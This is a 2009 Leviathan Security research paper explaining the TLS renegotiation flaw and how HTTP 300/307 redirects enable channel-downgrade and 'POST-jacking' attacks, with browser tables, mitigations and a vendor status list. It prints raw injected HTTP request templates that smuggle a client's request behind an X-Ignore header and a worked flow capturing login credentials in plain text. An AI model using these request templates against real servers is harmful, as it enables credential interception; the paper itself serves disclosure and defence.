Leviathan Research: Application Security

Generalization of the TLS Renegotiation Flaw Using HTTP 300 Redirection to Effect Cryptographic Downgrade Attacks

December 2009

By Mikhail Davidov
Mikhail.Davidov@LeviathanSecurity.com

The recent disclosure of a flaw in the TLS protocol specification and the majority of its implementations has spawned wide ranging debate on the seriousness of the vulnerability. Experts weighing in on all sides have deemed this flaw either earthshaking or inconsequential, that it poses either little risk to enterprises or is potentially devastating. This report presents the current state of our research as well as our understanding of the risks posed by the TLS Renegotiation Flaw, its ramifications for enterprise users, and steps that can be taken to mitigate its risk during the current window of vulnerability.

Mikhail is a Security Consultant at Leviathan Security Group

leviathan security group

Summary

Security researchers with the authentication technology company PhoneFactor[2] uncovered the TLS renegotiation flaw in August of 2009. They contacted Leviathan shortly thereafter to assist reproducing their results, validating the flaw's exploitability, and to help shape the disclosure process.

Leviathan Security has never previously published detailed information on vulnerabilities, nor have we ever provided explicate reproduction steps for exploiting existing security flaws. We have revisited this policy in light of the following conditions.

First, our research findings are serious enough that a detailed release was deemed appropriate to clearly illustrate the scope, and severity of the TLS flaw. We have also seen a proliferation of proof-of-concept and exploit code on the Internet, along with weaponized tool-kits that exploit a particular web-application design flaw discovered by Leviathan during our research with PhoneFactor. Additionally, the pace of patching and remediation by enterprises worldwide has not kept pace with the actual threat posed by the flaw. (See sidebar at right for Netcraft's analysis of vulnerable hosts)

Finally and most importantly, TLS is the single most widely deployed security protocol on the Internet. TLS protects web traffic, e-mail, and VPN's as well other more esoteric, though no less critical, Internet glue protocols. (The sidebar to the right lists some of Net Craft's latest data on TLS Penetration.)


With very few exceptions, nearly every bank, e-commerce site, social networking environment, and email system relies on TLS to provide the confidence that our financial transactions are safe, our purchases secure, and our private information and confidential messages remain so. For a significant number of web sites today, those fundamental tenets no longer apply.

By exploiting a common design pattern found in many web applications, (a design pattern that is also flawed and misguided), our paper illustrates a general method to use the TLS Authentication Gap flaw to circumvent TLS protections and downgrade the communications channel between a client and a web application to plain text.


Many of the concepts and descriptions that follow are due to the hard work and dedication of researchers like Marsh Ray & Steve Dispensa of PhoneFactor and pseudonymous researchers like Moxie Marlinspike. It is entirely appropriate that we call out their hard work first.

SSL Statistics

Netcraft's first SSL Survey this year has seen an average growth of more than 18,000 SSL/TLS certificates per month.



Netcraft's published analysis of the Alexa top 100 Web Sites as of 11/28/2009 [1].



"Nanos gigantum humeris insidentes"

[1] "24 of the 100 top HTTPS sites now safe from TLS renegotiation attacks". NetCraft. 11/29/09 <http://news.netcraft.com/archives/2009/11/25/24_of_the_100_top_https_sites_now_safe_from_tls_renegotiation_attacks.html>.

[2] M. Ray & S. Dispensa, "SSL/TLS Authentication Gap (SSL Gap)". PhoneFactor. 11/23/09 <http://www.phonefactor.com/sslgap>.

TLS Renegotiation Flaw Explained

To understand the Authentication gap and the role renegotiation plays in it, one should have a firm grasp on how TLS sessions are begun (RFC 5246 § 7.3) and how TLS interacts with HTTPS. To quote the TLS RFC:

> *"When a client first connects to a server, it is required to send the ClientHello as its first message. The client can also send a* ***ClientHello in response to a HelloRequest or on its own initiative in order to renegotiate the security parameters in an existing connection."*** *(Emphasis added)*

At the most basic level, TLS negotiation begins with a *ClientHello*[3] message sent by the client to the server. A ClientHello is a simple data structure containing, among other things, a list of supported ciphers, the version of the protocol, and a session identification tag.

The server responds with a ServerHello[4], selecting an appropriate TLS version and cipher suite to use during session setup. The only appreciable difference between the two structures is that the ServerHello contains, as one would expect, a server *ProtocolVersion* number. The server also responds with its certificate, and finishes with a *ServerHelloDone*.

An encryption key is then established for the client, and each side sends a *ChangeCipherSpec* message to activate encryption. Upon completion, each participant sends a *Finished* request to its peer.

The salient point to consider at this stage is this: the TLS standard *requires* that either the client or the server can request session renegotiation *at will*.

Put succinctly, a client can initiate session renegotiation by simply sending a new *ClientHello* message onto the channel. According to the RFC, upon receipt of a *ClientHello* the server must send [5] a *ServerHello* message in reply and negotiation goes on exactly as previously stated, even if the client and the server are in an active, secure session.

SSL

The server may also initiate a renegotiation by sending the client a HelloRequest of its own, though in this paper we will not explore the implications and risks generally associated with Server Initiated Session Renegotiation.

[3] T. Dierks & E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.2". IETF. 11/23/09 <http://tools.ietf.org/html/rfc5246#section-7.4.1.2>.

[4] T. Ibid. http://tools.ietf.org/html/rfc5246#section-7.4.1.3

[5] Ibid § 7.4.1.2: "After sending the ClientHello message, the client waits for a ServerHello message. Any handshake message returned by the server, except for a HelloRequest, is treated as a fatal error."

Client-initiated renegotiation

Vulnerabilities exist in most web-server implementations of Secure HTTP (HTTPS), both with client certificate and non-client certificate based use cases. The manner in which TLS and HTTP interact and handle cryptographic renegotiation allows a classic man-in-the-middle (MITM) attack to insert arbitrary requests at the beginning of the TLS session.

To be clear, exploiting the TLS renegotiation flaw **is not a cryptographic break of TLS**: key material is not compromised, nor does this attack reveal encrypted continent or HTTPS responses. However, as the attacks below demonstrate, the security of protected applications and resources can still be compromised.

For the sake of brevity, we will not be exploring the Client Certificate aspects of the Authorization Gap flaw. (For those interested, Marsh Ray has published a detailed explanation the affect of the Authentication Gap Flaw on client certificates).


Instead, we concentrate upon the most general cases of TLS; that of a protected session between a client browser and a web server.

When discussing secure communications and cryptography in general, MITM attacks are considered as a special case of *active eavesdropping*. The attack is *active* in the sense that the MITM must intercept and relay messages between the two victims, and it is an *eavesdropping* attack in the sense that the messages are intercepted and relayed with complete fidelity.

In order for a MITM attack to succeed, the attacker must convince both parties (in the attack we will describe, the two parties are the client's browser and the target web server[6].) that each endpoint is valid and that the messages sent are legitimate and unmodified. Most cryptographic protocols, TLS included, contain some form of endpoint authentication specifically to prevent MITM attacks. The insidious nature of the Authentication Gap Flaw renders these protections ineffective.

As part of the suite of tools and utilities Leviathan created to validate PhoneFactor's research, we created an SSL proxy MITM attack tool. Our tool, initiates renegotiation on behalf of the client: The vulnerable server processes it as if it was the client's initial TLS handshake and treats it as a renegotiation. Thus, the server is led to believe that the data transmitted by the attacker is from the same entity as the subsequent client data.

Channel Downgrade Attack



[6] Ray, Marsh. "Authentication Gap in TLS Renegotiation". Extended Subset. 11/23/09 <http://extendedsubset.com/?p=8>.

HTTP 300 Status Codes

300 status codes are used by web servers to indicate that some further action needs to be taken by a browser in order to fulfill a client's request. The majority of web applications use these status codes to redirect users to ephemeral content or temporary results –such as the results of searches to fabricate short URLs for ads; to link to a specific project or promotion; or to maintain bookmark compatibility across a site redesign. There are four major 300 status codes used to perform these redirect actions: 301, 302, 303, and 307.

301 through 303 are (by implementation and not specification) functionally equivalent in all browsers that have been tested. All three of them, regardless of the HTTP verb used (GET or POST), will perform a GET on the resource to be delivered via the redirect. The difference between the 301 through 303 status codes and the 307 status code is that the 307 code also allows a POST to the redirected resource. Once POST is deployed, the browser will forward whatever content (e.g. a form a user has filled out with username and password) to the new resource.

One of the major problems with 300 status codes is the way they can be used to redirect users from a secure to insecure webpage. Depending on how web-based applications use the 300 redirect codes, a user can be on an page protected by TLS (what appears to the user as an HTTPS page), input information, send that information, and then the redirection performed by the 300 code returns an HTTP page. See below for more detail

Browser	301	302	303	307	307 POST Interactive
IE 8.0.5001.18702	GET Only	GET Only	GET Only	GET & POST	OK / Cancel
FF 3.5.30729	GET Only	GET Only	GET Only	GET & POST	OK / Cancel
CHROME 3.0.195.33	GET Only	GET Only	GET Only	GET & POST	NO!
SAFARI 4.0.4 (531.21.10)	GET Only	GET Only	GET Only	GET & POST	NO!

Channel Downgrade 302 Redirection Attacks Explained

The vulnerabilities associated with client-initiated renegotiation also potentially expose users to another flaw, the Channel Downgrade Attack. The Channel Downgrade Attack allows for the removal of encryption from an HTTPS stream: users can be moved from an encrypted to unencrypted session. While encryption indicators such as the lock icon and the browser's Extended Validation Indicator [7] do reflect the change from HTTPS to HTTP status, the most conservative, vendor sponsored study we could locate concludes that users rarely notice such indicators and fully 41% of users actually click through detailed SSL security alerts (see chart)[8] .

[7] VeriSign. (2008, March 15). *Extended Validation SSL*. http://www.verisign.com/ssl/ssl-information-center/extended-validation-ssl-certificates/index.html

[8] Tech-Ed. "Tec-Ed Whitepaper Extended Validation and VeriSign Brand Oct. 2007 < http://www.verisign.com/static/040655.pdf>

If a given web server is vulnerable to client initiated renegotiation, and there is a resource that returns one of the four 300 status codes that point to an HTTP resource from an HTTPS channel, then a channel downgrade can be performed allowing a traditional, non-SSL Man-In-The-Middle (MITM) attack to take place. Once successful, an attacker has complete control of a victims interactions with a web application.

Channel Downgrade Attack Basic Example

GET /Some300Resource HTTP/1.1
X-Ignore: *GET /clientsoriginalrequest HTTP/1.1*
Host: bank.com

Using the Renegotiation flaw Man-In-The-Middle attack described above, the attacker injects a request to a resource that returns one of the HTTP 300 codes pointing to a resource on an HTTP channel and adds an extension header (X-Ignore in this case) before performing the client initiated renegotiation and bringing the client's TLS session online. At that point, the attacker can capture the TCP connection to the HTTP resource and perform a non-SSL based MITM attack allowing you do many things to the client ranging from proxying secure content back to the user through functionality similar to Moxie Marlinspike's *sslstrip* [9]and logging credentials to launching a javascript based router rootkit [10].

Channel Downgrade Application Agnostic Example

GET /Some300Resource HTTP/1.1
Connection: close
Host: virtualhost2.com
\r\ n\r\n
GET /clientsoriginalrequest HTTP/1.1
Host: bank.com

Note that this attack is for a web-server or TLS-termination point and not a specific web application. Since the attacker can gain full control of the request being made by a user, they have the ability to specify any arbitrary Host HTTP parameter when attempting to locate a resource that returns an HTTP 300 code.

POST-Jacking Attack

If a resource can be found on the target that returns a 307 to an HTTP address from HTTPS then it is possible to intercept any POST'd data being sent by a browser in clear text. Each browser treats this event somewhat differently. Internet Explorer and Mozilla Firefox alert the user with a dialog box, while Chrome and Safari perform the action with no user intervention. The only constraint to this attack is that it requires a new TLS session to be executed at the time of the POST. This can be accomplished by either the user timing out the session's HTTP Keep-Alive or by redirectijng the user immediately to the login or landing page on the first request and specifying a "Connection: close" HTTP header and using version 1.0 of the HTTP protocol.

The requirement of using HTTP 1.0 stems from the HTTP 1.1 protocol (RFC 2616):

"A system receiving an HTTP/1.0 (or lower-version) message that includes a Connection header MUST, for each connection-token in this field, remove and ignore any header field(s) from the message with the same name as the connection-token. This protects against mistaken forwarding of such header fields by pre-HTTP/1.1 proxies. See section 19.6.2."

Post Jacking – Forcing *Connection: Close* Example

GET /login HTTP/1.0
Connection: close
X-Ignore: *GET / HTTP/1.1*
Connection: Keep-Alive
Host: bank.com
\r\n\r\n

[9] Marlinspike, Moxie. "sslstrip". 11/23/2009 <http://www.thoughtcrime.org/software/sslstrip/>.

10 For example, an attackers creates a web page that includes malicious JavaScript code. When the page is viewed, this code uses a technique known as 'Cross Site Request Forgery' and logs into your local home broadband router. Upon successful login, the JavaScript code changes the router's settings. One simple, but devastating, change is to the user's DNS server settings.

Post Jacking – MITM -> Bank.com:443

POST /Some307Resource HTTP/1.1
X-Ignore: *POST /ProcessLogin HTTP/1.1*
Host: Bank.com
Content-Length: 100
username=joebanker&password=secretpassw0rd
\r\n\r\n

This implies that upon response completion, the server will tear down the current connection and force the client to reconnect. Of particular note, this will happen even if "Connection: Keep-Alive" is specified later on in the request body, thus guaranteeing that a new TLS session will be made at the next request. The attacker will intercept the following POST to the resource that produces an HTTP 307 status code.

Post Jacking – Client <- Bank.com:443

307 OK HTTP/1.1
Location: http://www.bobsblog.com/PostComment
\r\n\r\n

Post Jacking – Client -> MITM:80 -> BobsBlog.com:80

POST /PostComment HTTP/1.1
Host: bobsblog.com
Content-Length: 100
username=joebanker&password=secretpassw0rd
\r\n\r\n

Post Jacking – Client <- MITM:80

307 OK HTTP/1.1
Location: https://www.bank.com/ProcessLogin
\r\n\r\n

At this point, the attacker has captured the user's credentials transmitted in plain text over the wire and returns a 307 once again back to the user to the original login resource, for which the browser then POSTs the credentials to a site.

Post Jacking – Client -> Bank.com:443

POST /ProcessLogin HTTP/1.1
Host: Bank.com
Content-Length: 100
username=joebanker&password=secretpassw0rd
\r\n\r\n

This occurs without even the slightest change in the rendering of the secure-bar or lock icon due to the fact this all happens in the HTTP status codes and not via processing of the content by the rendering engine.

The level of interaction that is required from a user is dependent on how the browser handles 307 responses. The following table outlines the capabilities and user actions required of the four most popular browsers.

Implications for Web Applications

Sophisticated attackers have already proven to be utterly resourceful in exploiting even the most minor software defects.

Mitigation Strategies

The response to a vulnerability must be measured and should follow standard incident response and patch management process. Remediation requires a new revision of the SSL and TLS protocols which are not yet available. As such,mitigation should be implemented in a multiphase approach.

Organizations should first understand their exposure to the vulnerability by relying on application inventories, input from security partners, and their vendors. Technology solutions deemed critical to the business and at high risk should implement the available patches to remove client renegotiation support or force client certificates during the initial connection. Systems that do not fall into this category should wait until the new version of TLS and SSL are available that address the flaw.

Special attention should be paid to internal development efforts that use SSL and TLS. Affected libraries should be updated or should include additional guidance on how to work around the flaw.

Further mitigation to reduce the impact of the vulnerability aligns with secure design patterns. Dedicating sub-domains for protected content reduces your exposure to the 300 redirect attacks. Implementing the secure and *httpOnly* [11]flags eliminates the ability to intercept cookies in transit over unsecure connections or via cross-site scripting vulnerabilities.

Long term strategies should address any process and knowledge gaps that were exposed as part of this vulnerability release. Application portfolios should be implemented that contain detailed information about the solutions dependencies and reliance on external libraries.

Design patterns that rely solely on a protocol implementation or a single security feature should be evaluated. Defense in-depth strategies for securing applications and data must be employed to minimize the consequences of a security control failing.

Preparations should be made to rollout new versions of the protocol and include an understanding of the potential impact to current solutions. Additional workarounds may be required if the remediation affects the operation of the application or is not supported by customer platforms.

Acknowledgments

Phone Factor	Google
Steve Dispensa	Ben Laurie
March Ray	Eric Gross
Juniper Networks	David Barksdale
Barry Greene	Steve Manzuik

Peer Review

Levithan would like to thank preofessor Beth Kolko of the University of Washington's School for Human Centered Design and Engineering for valuable feedback and assistance in the review of this paper.

[11] Knell, R. "HTTPOnly." OWASP. 07 Nov 2007. OWASP, Web. 01 Dec 2009. <http://www.owasp.org/index.php/HTTPOnly>.

Systems Affected

Vendor	Status	Date Notified	Date Updated
3com Inc	Unknown	2009-11-05	2009-11-05
ACCESS	Unknown	2009-11-05	2009-11-05
Alcatel-Lucent	Unknown	2009-11-05	2009-11-05
Apache-SSL	Unknown	2009-11-05	2009-11-05
Apache HTTP Server Project	Unknown	2009-11-05	2009-11-05
Apple Inc.	Unknown	2009-11-05	2009-11-05
Aruba Networks, Inc.	Unknown	2009-11-05	2009-11-05
Attachmate	Unknown	2009-11-05	2009-11-05
AT&T	Unknown	2009-11-05	2009-11-05
Avaya, Inc.	Unknown	2009-11-05	2009-11-05
Barracuda Networks	Vulnerable	2009-11-05	2009-12-17
Belkin, Inc.	Unknown	2009-11-05	2009-11-05
Borderware Technologies	Unknown	2009-11-05	2009-11-05
Certicom	Unknown	2009-11-05	2009-11-05
Charlotte's Web Networks	Unknown	2009-11-05	2009-11-05
Check Point Software Technologies	Unknown	2009-11-05	2009-11-05
Cisco Systems, Inc.	Unknown	2009-11-05	2009-11-05
Clavister	Unknown	2009-11-05	2009-11-05
Computer Associates	Unknown	2009-11-05	2009-11-05
Conectiva Inc.	Unknown	2009-11-05	2009-11-05
Cray Inc.	Unknown	2009-11-05	2009-11-05
Cryptlib	Not Vulnerable	2009-11-05	2009-11-11
Crypto++ Library	Unknown	2009-11-05	2009-11-05
D-Link Systems, Inc.	Unknown	2009-11-05	2009-11-05
Debian GNU/Linux	Vulnerable	2009-11-05	2009-11-11
DragonFly BSD Project	Unknown	2009-11-05	2009-11-05

Vendor	Status	Date Notified	Date Updated
EMC Corporation	Unknown	2009-11-05	2009-11-05
Engarde Secure Linux	Unknown	2009-11-05	2009-11-05
Enterasys Networks	Unknown	2009-11-05	2009-11-05
Ericsson	Unknown	2009-11-05	2009-11-05
eSoft, Inc.	Unknown	2009-11-05	2009-11-05
Extreme Networks	Unknown	2009-11-05	2009-11-05
F5 Networks, Inc.	Unknown	2009-11-05	2009-11-05
Fedora Project	Unknown	2009-11-05	2009-11-05
Force10 Networks, Inc.	Unknown	2009-11-05	2009-11-05
Fortinet, Inc.	Unknown	2009-11-05	2009-11-05
Foundry Networks, Inc.	Unknown	2009-11-05	2009-11-05
FreeBSD Project	Unknown	2009-11-05	2009-11-05
Fujitsu	Unknown	2009-11-05	2009-11-05
Gentoo Linux	Unknown	2009-11-05	2009-11-05
Global Technology Associates, Inc.	Unknown	2009-11-05	2009-11-05
GnuTLS	Vulnerable	2009-11-05	2009-11-11
Hewlett-Packard Company	Vulnerable	2009-11-05	2009-12-17
Hitachi	Unknown	2009-11-05	2009-11-05
IBM Corporation	Vulnerable	2009-11-05	2009-11-11
IBM eServer	Unknown	2009-11-05	2009-11-05
Infoblox	Unknown	2009-11-05	2009-11-05
Intel Corporation	Unknown	2009-11-05	2009-11-05
Internet Security Systems, Inc.	Unknown	2009-11-05	2009-11-05
Intoto	Unknown	2009-11-05	2009-11-05
IP Filter	Unknown	2009-11-05	2009-11-05
IP Infusion, Inc.	Unknown	2009-11-05	2009-11-05
Juniper Networks, Inc.	Unknown	2009-11-05	2009-11-05

Vendor	Status	Date Notified	Date Updated
libgcrypt	Not Vulnerable	2009-11-05	2009-11-11
Lotus Software	Unknown	2009-11-05	2009-11-05
Luminous Networks	Unknown	2009-11-05	2009-11-05
m0n0wall	Unknown	2009-11-05	2009-11-05
Mandriva S. A.	Unknown	2009-11-05	2009-11-05
McAfee	Vulnerable	2009-11-05	2009-11-11
Microsoft Corporation	Unknown	2009-11-05	2009-11-05
Microsoft Internet Explorer	Unknown	2009-11-05	2009-11-05
Mirapoint, Inc.	Unknown	2009-11-05	2009-11-05
mod_ssl	Unknown	2009-11-05	2009-11-05
MontaVista Software, Inc.	Unknown	2009-11-05	2009-11-05
Mozilla - Network Security Services	Unknown	2009-11-05	2009-11-05
Multitech, Inc.	Unknown	2009-11-05	2009-11-05
National Center for Supercomputing Applications	Unknown	2009-11-05	2009-11-05
NEC Corporation	Unknown	2009-11-05	2009-11-05
NetApp	Unknown	2009-11-05	2009-11-05
NetBSD	Unknown	2009-11-05	2009-11-05
netfilter	Unknown	2009-11-05	2009-11-05
Netscape NSS	Unknown	2009-11-05	2009-11-05
Nokia	Unknown	2009-11-05	2009-11-05
Nortel Networks, Inc.	Unknown	2009-11-05	2009-11-05
Novell, Inc.	Unknown	2009-11-05	2009-11-05
OpenBSD	Unknown	2009-11-05	2009-11-05
OpenSSL	Unknown	2009-11-05	2009-11-05
Openwall GNU/*/Linux	Unknown	2009-11-05	2009-11-05
PePLink	Unknown	2009-11-05	2009-11-05
Process Software	Unknown	2009-11-05	2009-11-05

Vendor	Status	Date Notified	Date Updated
Q1 Labs	Unknown	2009-11-05	2009-11-05
QNX Software Systems Inc.	Unknown	2009-11-05	2009-11-05
Quagga	Unknown	2009-11-05	2009-11-05
RadWare, Inc.	Unknown	2009-11-05	2009-11-05
Red Hat, Inc.	Not Vulnerable	2009-11-05	2010-01-19
Redback Networks, Inc.	Not Vulnerable	2009-11-05	2009-11-11
SafeNet	Not Vulnerable	2009-11-05	2009-11-19
Secureworx, Inc.	Unknown	2009-11-05	2009-11-05
Silicon Graphics, Inc.	Unknown	2009-11-05	2009-11-05
Slackware Linux Inc.	Unknown	2009-11-05	2009-11-05
SmoothWall	Unknown	2009-11-05	2009-11-05
Snort	Unknown	2009-11-05	2009-11-05
Soapstone Networks	Unknown	2009-11-05	2009-11-05
Sony Corporation	Unknown	2009-11-05	2009-11-05
Sourcefire	Unknown	2009-11-05	2009-11-05
Spyrus	Unknown	2009-11-05	2009-11-05
Stonesoft	Unknown	2009-11-05	2009-11-05
Stunnel	Unknown	2009-11-05	2009-11-05
Sun Microsystems, Inc.	Vulnerable	2009-11-05	2009-11-06
SUSE Linux	Unknown	2009-11-05	2009-11-05
Symantec	Unknown	2009-11-05	2009-11-05
The SCO Group	Unknown	2009-11-05	2009-11-05
TippingPoint Technologies Inc.	Unknown	2009-11-05	2009-11-05
Turbolinux	Unknown	2009-11-05	2009-11-05
Ubuntu	Unknown	2009-11-05	2009-11-05
Unisys	Unknown	2009-11-05	2009-11-05
VMware	Unknown	2009-11-05	2009-11-05

Vendor	Status	Date Notified	Date Updated
Vyatta	Unknown	2009-11-05	2009-11-05
Watchguard Technologies, Inc.	Unknown	2009-11-05	2009-11-05
Wind River Systems, Inc.	Unknown	2009-11-05	2009-11-05
ZyXEL	Unknown	2009-11-05	2009-11-05

